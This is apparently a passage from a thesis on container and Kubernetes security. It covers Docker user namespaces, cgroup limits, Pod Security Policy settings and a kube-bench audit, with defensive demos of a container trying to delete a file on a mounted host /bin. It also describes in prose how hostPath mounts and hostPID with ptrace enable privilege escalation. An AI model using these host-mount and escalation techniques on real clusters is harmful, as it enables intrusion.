


```
$ docker run --user=1000:1000 --rm alpine id
uid=1000 gid=1000
$ sudo cp /bin/touch /bin/touch.bak
$ docker run --user=1000:1000 -it -v /bin:/host/ alpine rm -f /host/touch.bak
rm: can't remove '/host/touch.bak': Permission denied
```

Figure 97 - Container run as non-root, is not able to delete touch binary

If it is mandatory for a container to run as root, then the container is exposed to the previous example. That is the reason why user namespaces are needed in docker.


We stop the docker service and modify the file /etc/docker/daemon.json like in the picture below. Then we start the service again. Now docker will no longer store files on disk as the root user. Instead, everything is processed as the mapped user. The Docker Root Dir defines where Docker is storing data for the mapped user.



```
$ cat /etc/docker/daemon.json
{
    "bip":"172.18.0.1/24",
    "debug": true,
    "storage-driver": "overlay",
    "userns-remap": "1000:1000",
    "insecure-registries": ["registry.test.training.katacoda.com:4567"]
}$ docker info | grep "Root Dir"
WARNING: No swap limit support
WARNING: the overlay storage-driver is deprecated, and will be removed in a future release.
Docker Root Dir: /var/lib/docker/100000.100000
```

Figure 98 - Change the Docker daemon to run as non-root

After the change in the json file, the user inside the container will have root privileges, if a non-privileged user is not defined with --user option of docker. However, the user will not be able to modify anything running on the host. We notice that the user has no permission on deleting the .bak file [47].




```
$ docker run --rm alpine id
Unable to find image 'alpine:latest' locally
latest: Pulling from library/alpine
aad63a933944: Pull complete
Digest: sha256:b276d875eeed9c7d3f1cfa7edb06b22ed22b14219a7d67c52c56612330348239
Status: Downloaded newer image for alpine:latest
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
$ sudo cp /bin/touch /bin/touch.bak
$ docker run -it -v /bin/:/host/ alpine rm -f /host/touch.bak
rm: can't remove '/host/touch.bak': Permission denied
$ ls -lha /bin/touch.bak
-rwxr-xr-x 1 root root 63K Apr 12 23:21 /bin/touch.bak
```

Figure 99 - Container cannot modify files on the host even though the user inside is root

4.3.12 Control groups

Controls groups or cgroups is a feature of the Linux kernel that controls how much resources a process can use. In the absence of restrictions systems can be easily overwhelmed by heavy and asymmetric utilization. Cgroups usage can deliver a guaranteed Quality of Service to applications by ensuring they have enough resources to operate. It's also possible to protect the system from potentially malicious users or applications aiming to perform Denial of Service (DoS) applications via resource exhaustion. This can also help limit applications from memory leaks or other programming bugs by defining upper boundaries [46].


Containers rely on cgroups which not only track groups of processes, but also expose metrics about CPU, memory, block I/O usage and network or combinations of these. Cgroups are exposed through a pseudo-filesystem. In most cases, the filesystem is located under /sys/fs/cgroup. Under that directory, there are multiple sub-directories that correspond to a different cgroup hierarchy [48].



```
[root@host01 cgroup]# pwd
/sys/fs/cgroup
[root@host01 cgroup]# ls
blkio  cpu,cpuacct  cpuset   freezer  net_cls          net_prio  rdma     unified
cpu    cpuacct      devices  memory   net_cls,net_prio pids      systemd
```

Figure 100 - Different options for cgroups depending on the resources

In the picture below we define a container that has a memory limit of 100mb. In memory limits the maximum value is defined.




```
[root@host01 ~]# docker run -d --name mb100 --memory 100m alpine top
15c0b2b263909393a064de0dc158c5e0d1bf6da4ec6c9a1905017af1558554b8
[root@host01 ~]# docker stats --no-stream
CONTAINER ID        NAME                CPU %               MEM USAGE / LIMIT   MEM %               NET I/O             BLOCK I/O           PIDS
15c0b2b26390        mb100               0.04%               448KiB / 100MiB     0.44%               4.58kB / 90B        1.06MB / 0B         1
```

Figure 101 - Memory limitation on Docker with the use of cgroups

CPU limits are based on shares. These shares are a weight between how much processing time one process should get compared to another. If a CPU is idle, then the process will use all the available resources. If a second process requires the CPU then the available CPU time will be shared based on the weighting.

The picture below shows that if a container defines a share of 768, while another defines a share of 256, the first container will have 75% share with the other having 25% of the available total share. These numbers are due to the weighting approach for CPU sharing instead of a fixed capacity. A process can have 100% of the share, no matter defined weight, if no other processes is running [46].



```
[root@host01 ~]# docker run -d --name c768 --cpuset-cpus 0 --cpu-shares 768 benhall/stress
Unable to find image 'benhall/stress:latest' locally
latest: Pulling from benhall/stress
a64038a0eeaa: Pull complete
2ec6e7edf8a8: Pull complete
0a5fb6c3c94b: Pull complete
a3ed95caeb02: Pull complete
d7d894700fdc: Pull complete
Digest: sha256:4310809ff7c6bcb4a31bede2b7866c15862b4fd0e6597e72fc7c9cd900f77a1a
Status: Downloaded newer image for benhall/stress:latest
027f4b59347ffb888a910c60e93e99928aba8ca1978cdbc5ba6051496afae09e
[root@host01 ~]# docker run -d --name c256 --cpuset-cpus 0 --cpu-shares 256 benhall/stress
480f129d4ff562544d4b7070a94252457cd687d66fe7e2e8e932f5e5dcdb9f50
[root@host01 ~]# sleep 5
[root@host01 ~]# docker stats --no-stream
CONTAINER ID        NAME                CPU %               MEM USAGE / LIMIT   MEM %               NET I/O             BLOCK I/O           PIDS
480f129d4ff5        c256                25.04%              732KiB / 737.6MiB   0.10%               1.92kB / 176B       0B / 0B             3
027f4b59347f        c768                74.72%              740KiB / 737.6MiB   0.10%               2.39kB / 90B        0B / 0B             3
15c0b2b26390        mb100               0.00%               436KiB / 100MiB     0.43%               6.77kB / 90B        1.06MB / 0B         1
```


Figure 102 - CPU allocation with the use of cgroups

4.4 Infrastructure as Code Security - PSPs

Pod Security Policies (PSP) are cluster-wide resources that control sensitive aspects of pod specification. They are designed to limit what can be run on a Kubernetes cluster. Some of the things that possibly need to be controlled are pods that have privileged access, pods with access to the host network or pods that have access to the host processes. A container isn't as isolated as a VM by default so taking the necessary precautions ensures that containers are not affecting the node's health and security.

Pod Security Policies (PSP) are an optional admission controller added to a cluster. These admission controllers are an additional check that determines if a pod should be admitted to the cluster or not. That additional check comes after both authentication and authorization have been checked for the api call. A pod security policy uses the admission controller to check if the scheduled pod meets the extra layer of security before being added to the cluster [34].

PSPs are using many of the features that Docker is using for its own security and are based on Linux kernel as well as options of the Kubernetes platform that might be a potential threat for an infrastructure.




Control Aspect	Field Names
Running of privileged containers	privileged
Usage of host namespaces	hostPID, hostIPC
Usage of host networking and ports	hostNetwork, hostPorts
Usage of volume types	volumes
Usage of the host filesystem	allowedHostPaths
White list of FlexVolume drivers	allowedFlexVolumes
Allocating an FSGroup that owns the pod's volumes	fsGroup
Requiring the use of a read only root file system	readOnlyRootFilesystem
The user and group IDs of the container	runAsUser, runAsGroup, supplementalGroups
Restricting escalation to root privileges	allowPrivilegeEscalation, defaultAllowPrivilegeEscalation
Linux capabilities	defaultAddCapabilities, requiredDropCapabilities, allowedCapabilities
The SELinux context of the container	seLinux
The Allowed Proc Mount types for the container	allowedProcMountTypes
The AppArmor profile used by containers	annotations
The seccomp profile used by containers	annotations
The sysctl profile used by containers	forbiddenSysctls, allowedUnsafeSysctls

Figure 103 - All available options for Pod Security Polices

In the picture above there is a list with all the available options for pod security policies from the Kubernetes manual.

Below there is a picture of a recommended restricted policy by the Kubernetes manual. Next all the parts that this policy consists of will be analyzed.



```yaml
apiVersion: policy/v1beta1
kind: PodSecurityPolicy
metadata:
  name: restricted
  annotations:
    seccomp.security.alpha.kubernetes.io/allowedProfileNames: 'docker/default,runtime/default'
    apparmor.security.beta.kubernetes.io/allowedProfileNames: 'runtime/default'
    seccomp.security.alpha.kubernetes.io/defaultProfileName:  'runtime/default'
    apparmor.security.beta.kubernetes.io/defaultProfileName:  'runtime/default'
spec:
  privileged: false
  # Required to prevent escalations to root.
  allowPrivilegeEscalation: false
  # This is redundant with non-root + disallow privilege escalation,
  # but we can provide it for defense in depth.
  requiredDropCapabilities:
    - ALL
  # Allow core volume types.
  volumes:
    - 'configMap'
    - 'emptyDir'
    - 'projected'
    - 'secret'
    - 'downwardAPI'
    # Assume that persistentVolumes set up by the cluster admin are safe to use.
    - 'persistentVolumeClaim'
  hostNetwork: false
  hostIPC: false
  hostPID: false
  runAsUser:
    # Require the container to run without root privileges.
    rule: 'MustRunAsNonRoot'
  seLinux:
    # This policy assumes the nodes are using AppArmor rather than SELinux.
    rule: 'RunAsAny'
  supplementalGroups:
    rule: 'MustRunAs'
    ranges:
      # Forbid adding the root group.
      - min: 1
        max: 65535
  fsGroup:
    rule: 'MustRunAs'
    ranges:
      # Forbid adding the root group.
      - min: 1
        max: 65535
  readOnlyRootFilesystem: false
```

Figure 104 - Yaml configuration of PSP

4.4.1 Privileged

With the use of privileged flag, it is determined if any container in a pod can enable privileged mode. By default, a container is allowed to access only the necessary capabilities, but a privileged container is given access to all the capabilities on the host which depending on the capability can be a potential dangerous for escaping the container and gaining access on the host. This allows the container nearly the same access as processes running on the host. This can be useful for containers that want to use Linux capabilities like manipulating the network stack and accessing devices for specific purposes.

4.4.2 Host namespaces

HostPID

This option controls whether the pod containers can share the host process ID namespace. Because the use of this option paired with ptrace can be used to escalate privileges outside of the container, it is forbidden by default.

HostIPC

This option controls whether the pod containers can share the host IPC namespace.

HostNetwork

This option controls whether the pod may use the node network namespace. Changing the flag to true gives the pod, access to the loopback device, services listening on localhost, and could be used to monitor on network activity of other pods on the same node.

4.4.3 Volumes and file systems

Volumes

This option provides a whitelist of allowed volume types. The allowable values correspond to the volume sources that are defined when creating a volume. A recommendation of allowed volumes focusing on security are:

configMap

The configMap resource provides a way to inject configuration data into Pods. The data stored in a configMap object can be referenced in a volume of type configMap and then consumed by containerized applications running in a Pod. When referencing a configMap object, you can simply provide its name in the volume to reference it. You can also customize the path to use for a specific entry in the configMap.

downwardAPI

A downwardAPI volume is used to make downward API data available to applications. It mounts a directory and writes the requested data in plain text files.

emptyDir

It is a type of volume that is created when a Pod is first assigned to a Node. It remains active as long as the Pod is running on that node. The volume is initially empty and the containers in the pod can read and write the files in the emptyDir volume. Once the Pod is removed from the node, the data in the emptyDir is erased.

persistentVolumeClaim

A persistentVolumeClaim volume is used to mount a PersistentVolume into a pod.

secret

A secret volume is used to pass sensitive information, such as passwords, to pods.

projected

A projected volume maps several existing volume sources into the same directory.

The types of volume sources that can be projected are secrets, downwardAPIs, configMaps, serviceAccountTokens.

We notice that PersistentVolumes and HostPaths are not part of the list even though they are considered to be volume types that are commonly used. PersistentVolumes (PV) are a way for users to claim permanent storage without knowing the details of the storage layer or particular cloud environment. Each cloud provider has their own volume type for permanent storage like awsElasticBlockStore, azureDisk or gcePersistentDisk. Also, there more traditional types of volumes for permanent storage like iSCSi, FC (Fiber Channel), or NFS. PVs are typically created at the integration stage of the cluster usually by the administrator so that they can be claimed by a developer at a later time with the use of a persistentVolumeClaim (PVC). This is the reason PersistentVolume is not included in the allowed volume because only trusted users should have permission to create PV objects.

Furthermore, HostPath volumes are also not allowed because without any limitations, a malicious actor can mount any path on the host like the root path / and act maliciously: escalate privileges, reading data from other containers, and abusing the credentials of system services, such as Kubelet or creating docker .
On the other hand, there are a number of cases that require a particular host path or a number of host paths to be mounted. AllowedHostPaths option gives the solution to the problem by whitelisting specific host paths to be used by hostPath volumes. This is defined as a list of objects with a single pathPrefix field, which allows hostPath volumes to mount a path that begins with an allowed prefix, and a readOnly field indicating it must be mounted read-only. An empty list means there is no restriction on host paths used.

```
allowedHostPaths:
  # This allows "/foo", "/foo/", "/foo/bar" etc., but
  # disallows "/fool", "/etc/foo" etc.
  # "/foo/../" is never valid.
  - pathPrefix: "/foo"
    readOnly: true # only allow read-only mounts
```

Figure 105 - Yaml configuration of allowed Host paths

Writeable hostPath directory volumes allow containers to write to the filesystem in ways that let them move outside the pathPrefix in the host filesystem. The option readOnly: true, must be used on all allowedHostPaths to effectively limit access to the specified pathPrefix.

4.4.4 FSGroup

This option controls the ID group applied to mounted volumes and any files created in those volumes. It is used alongside with the option rule that variates usually between MustRunAs and RunAsAny where the first one is strict about the range of the group while the second allows any FsGroup ID to be specified.

4.4.5 ReadOnlyRootFilesystem

This option controls whether a container will be able to write into its own root filesystem. A unchangeable root filesystem prevents applications from writing to their local disk. This is desirable in the event of an intrusion as the attacker will not be able to tamper with the filesystem or write foreign executables to disk. However, if there are runtimes available in the container then this is not sufficient to prevent code execution. In case there is a requirement for temporary files or local caching an emptyDir volume can be used

4.4.6 Users and groups

Users and groups are controlled by Pod Security Policies given the options of RunAsUser for controlling the user ID the containers are run with, RunAsGroup for the control of the primary group ID the containers are run with as well as SupplementalGroups to control which group IDs containers add. All of the previous options provide the stricter choice of MustRunAs that accepts a mandatory range of ids and the less strict choice of RunAsAny that allows any user, group or supplement group id respectively, to be specified. Finally, RunAsUser also includes the choice MustRunAsNonRoot which requires that the pod be submitted with a non-zero id. This option provides more flexibility.

4.4.7 AllowPrivilegeEscalation

This option controls whether or not a user is allowed to set the security context of a container to allowPrivilegeEscalation=true. This option is allowed by default. Setting it to false ensures that no child process of a container can gain more privileges than its parent.

4.4.8 RequiredDropCapabilities

This option sets the capabilities that must not be allowed to containers. Capabilities declared in RequiredDropCapabilities must not be included in AllowedCapabilities. The ALL option means that all capabilities are dropped. In the use of Allowed capabilities, the option * declares all capabilities. The default set of capabilities are implicitly allowed.

4.4.9 SELinux - AppArmor

SELinux in Pod Security Policies comes with two options MustRunAs and RunAsAny. The first option requires seLinuxOptions to be loaded in the hosts of the Kubernetes cluster while the second option does not require any seLinuxOptions to be specified. AppArmor is controlled via annotations on the PodSecurityPolicy until future versions. AppArmor also requires the profile to be loaded on the underline hosts before it can be enforced inside the container. With the use of runtime/default, the default container runtime profile is used.

4.4.10 Seccomp

The use of seccomp profiles in pods can be controlled via annotations on the PodSecurityPolicy. With the use of runtime/default, the default container runtime profile is used [34].


Kubernetes, because of its infrastructure as code capability has the advantage of being versioned and committed to a code repository, like git, as well as deploy and identical infrastructure elsewhere, like on a different cloud provider with ease. One the other hand, like every programming language, that code might be vulnerable to attacks. PSPs are basically an audit tool for IAC (Infrastructure as Code). The 2020 Cloud Threat Report released by Unit 42 (the threat intelligence unit of cybersecurity provider Palo Alto Networks) identified around 200,000 potential vulnerabilities in infrastructure as code templates [66].

4.5 Kubernetes Engine Security

After network, image and code defenses, Kubernetes engine must also be secured and configured correctly to prevent malicious acts. The Center for Internet Security (CIS) provides a number of guidelines and benchmark tests for best practices in securing a number of operating systems, application and platforms. So, it has released a benchmark that suggests a number of recommendations for a Kubernetes infrastructure to increase security [67].


Kube-bench [68] is an opensource tool, written in Go, that is distributed as a container and is based on the security benchmark of CIS for Kubernetes. It can be executed on each of the nodes to establish if the infrastructure meets the best practice recommendations from the CIS community. After the analysis is finished it presents information about whether each test passes or fails as well as advice on how to remediate any issues that may have been detected. This information might, for example, include recommendations to change or remove an insecure configuration setting on one of the Kubernetes executables, make the permissions on a config file more restrictive or to disable cryptographic algorithms that are less secure than others. Kube-bench can produce JSON-format output, to make it easier to integrate with automated tools.

In the picture below we can see the command that executes kube-bench, along with its outcome, that has a list of recommendations that either comply or not. In the second picture appears to be a number of remediation steps that correspond to the findings of the first picture.



```
[user@master kube-bench]$ docker run --rm -v `pwd`:/host aquasec/kube-bench:latest install
Unable to find image 'aquasec/kube-bench:latest' locally
latest: Pulling from aquasec/kube-bench
aad63a933944: Pull complete
fe6fdf88cfd4: Pull complete
3795d154d96a: Pull complete
84586d126fdf: Pull complete
87a307fbb115: Pull complete
4c535fae5c35: Pull complete
a41324f6f906: Pull complete
Digest: sha256:ee55386ef35bea93a3a0900fd714038bebd156e0448addf839f38093dbbaace9
Status: Downloaded newer image for aquasec/kube-bench:latest
===============================================
kube-bench is now installed on your host
Run ./kube-bench to perform a security check
===============================================
[user@master kube-bench]$ ./kube-bench master
[INFO] 1 Master Node Security Configuration
[INFO] 1.1 Master Node Configuration Files
[PASS] 1.1.1 Ensure that the API server pod specification file permissions are set to 644 or more restrictive (Scored)
[PASS] 1.1.2 Ensure that the API server pod specification file ownership is set to root:root (Scored)
[PASS] 1.1.3 Ensure that the controller manager pod specification file permissions are set to 644 or more restrictive (Scored)
[PASS] 1.1.4 Ensure that the controller manager pod specification file ownership is set to root:root (Scored)
[PASS] 1.1.5 Ensure that the scheduler pod specification file permissions are set to 644 or more restrictive (Scored)
[PASS] 1.1.6 Ensure that the scheduler pod specification file ownership is set to root:root (Scored)
[PASS] 1.1.7 Ensure that the etcd pod specification file permissions are set to 644 or more restrictive (Scored)
[PASS] 1.1.8 Ensure that the etcd pod specification file ownership is set to root:root (Scored)
[WARN] 1.1.9 Ensure that the Container Network Interface file permissions are set to 644 or more restrictive (Not Scored)
[WARN] 1.1.10 Ensure that the Container Network Interface file ownership is set to root:root (Not Scored)
[PASS] 1.1.11 Ensure that the etcd data directory permissions are set to 700 or more restrictive (Scored)
[FAIL] 1.1.12 Ensure that the etcd data directory ownership is set to etcd:etcd (Scored)
```

Figure 106 - Execution of Kube-bench with the use of Docker along with its results



```
[FAIL] 1.4.1 Ensure that the --profiling argument is set to false (Scored)
[PASS] 1.4.2 Ensure that the --bind-address argument is set to 127.0.0.1 (Scored)

== Remediations ==
1.1.9 Run the below command (based on the file location on your system) on the master node.
For example,
chmod 644 <path/to/cni/files>

1.1.10 Run the below command (based on the file location on your system) on the master node.
For example,
chown root:root <path/to/cni/files>

1.1.12 On the etcd server node, get the etcd data directory, passed as an argument --data-dir,
from the below command:
ps -ef | grep etcd
Run the below command (based on the etcd data directory found above).
For example, chown etcd:etcd /var/lib/etcd

1.1.19 Run the below command (based on the file location on your system) on the master node.
For example,
chown -R root:root /etc/kubernetes/pki/

1.1.20 Run the below command (based on the file location on your system) on the master node.
For example,
chmod -R 644 /etc/kubernetes/pki/*.crt
```

Figure 107 - Remediation steps on the findings of kube-bench

5. Conclusion

A Kubernetes environment increases the number of layers involved, compared to a typical infrastructure. This addition expands the layers that require protection. From top to bottom, under the traditional application layer an additional code layer is added. This code layer refers to infrastructure as a code (IAC) that describes the type and form of the infrastructure to be created. Like on every programming language IAC must be audited so that there are no vulnerable pieces of the code that can be used as entry points from external attackers. One layer down, is the layer of the container runtime. Container runtime corresponds to a physical or virtual machine. Every container located inside a pod must be free of known vulnerabilities and downloaded from a trusted registry which is scanned and updated on a regular basis. The third layer concerns the network. The equivalent role of firewalls here is played by network policies. Network policies are used to block illegitimate layer 3 traffic. In addition to network polices, service meshes are able to protect layer 7 traffic and due to their encryption capabilities on the traffic between pods, are capable of preventing eavesdropping attacks. Finally, Kubernetes as a platform must be constantly scanned for misconfigurations and possible entry points to reduce the attack surface of unethical parties.

6. References

[1] https://en.wikipedia.org/wiki/Hypervisor

[2] https://www.docker.com/resources/what-container

[3] https://www.redhat.com/en/topics/containers/whats-a-linux-container

